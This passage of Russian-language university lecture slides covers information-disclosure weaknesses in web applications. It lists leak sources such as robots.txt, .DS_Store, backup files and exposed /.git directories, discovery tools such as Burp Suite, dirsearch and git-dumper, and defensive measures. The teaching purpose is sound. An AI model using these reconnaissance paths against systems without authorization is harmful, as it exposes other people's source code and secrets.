- Раскрытие имён скрытых каталогов, их структуры и содержимого через файл robots.txt или список каталогов
- Предоставление доступа к файлам исходного кода через временные резервные копии;
- Явное упоминание имён таблиц или столбцов базы данных в сообщениях об ошибках
- Необоснованное раскрытие конфиденциальной информации, такой как данные кредитных карт
- Жестко-закодированные (Hardcoded) API-ключи, IP-адреса, учетные данные и т.д. в исходном коде
- Намеки на наличие или отсутствие ресурсов, имён пользователей и т.д. с помощью незначительных различий в поведении приложения.



Способы поиска информации

- Фаззинг
- Использование сканера
 - В Burp Suite есть раздел Engagement Tools, способный просматривать комментарии в фронтент-коде и обнаруживать дополнительные директории приложения
 - Есть много инструментов и wordlist-ов, предназначенных для сбора информации. В некоторые инструменты поиска директорий данные тесты включены по умолчанию (напр. dirsearch)
- Ручное обнаружение





Некоторые источники получения информации

- Файлы для веб-краулеров

```
/robots.txt  
/sitemap.xml  
* /.DS_Store
```

- Листинг директорий
- Комментарии разработчиков
- Сообщения об ошибках
- Дебаг-режимы веб-приложений
- Мисконфигурации (напр. разрешенный метод TRACE)

- Персональные страницы пользователей
- Определенные секции веб-приложений (напр. Contacts)
- Бекап-файлы

```
.bak  
.php~  
...
```

- Version Control History


```
/.git
```

<https://github.com/arthaud/git-dumper>



Защита

- Убедиться, что все причастные к работе веб-приложения осознают, что будет являться чувствительной информацией
- Проводить аудит кода на предмет доступности чувствительной информации публично
- Использовать максимально общие сообщения об ошибках, насколько это возможно
- Убедиться, что приложение работает не в дебаг-режиме
- Убедиться, что имеется полное понимание настроек конфигурации и возможных проблем безопасности сторонних компонентов





Кафедра информационной
безопасности киберфизических
систем

Лекция 7: Серверные уязвимости
веб-приложений. Часть 4

Финал

76



@LEXA_MALOSPAAL



@HUN7_OR_B3_HUN73
D

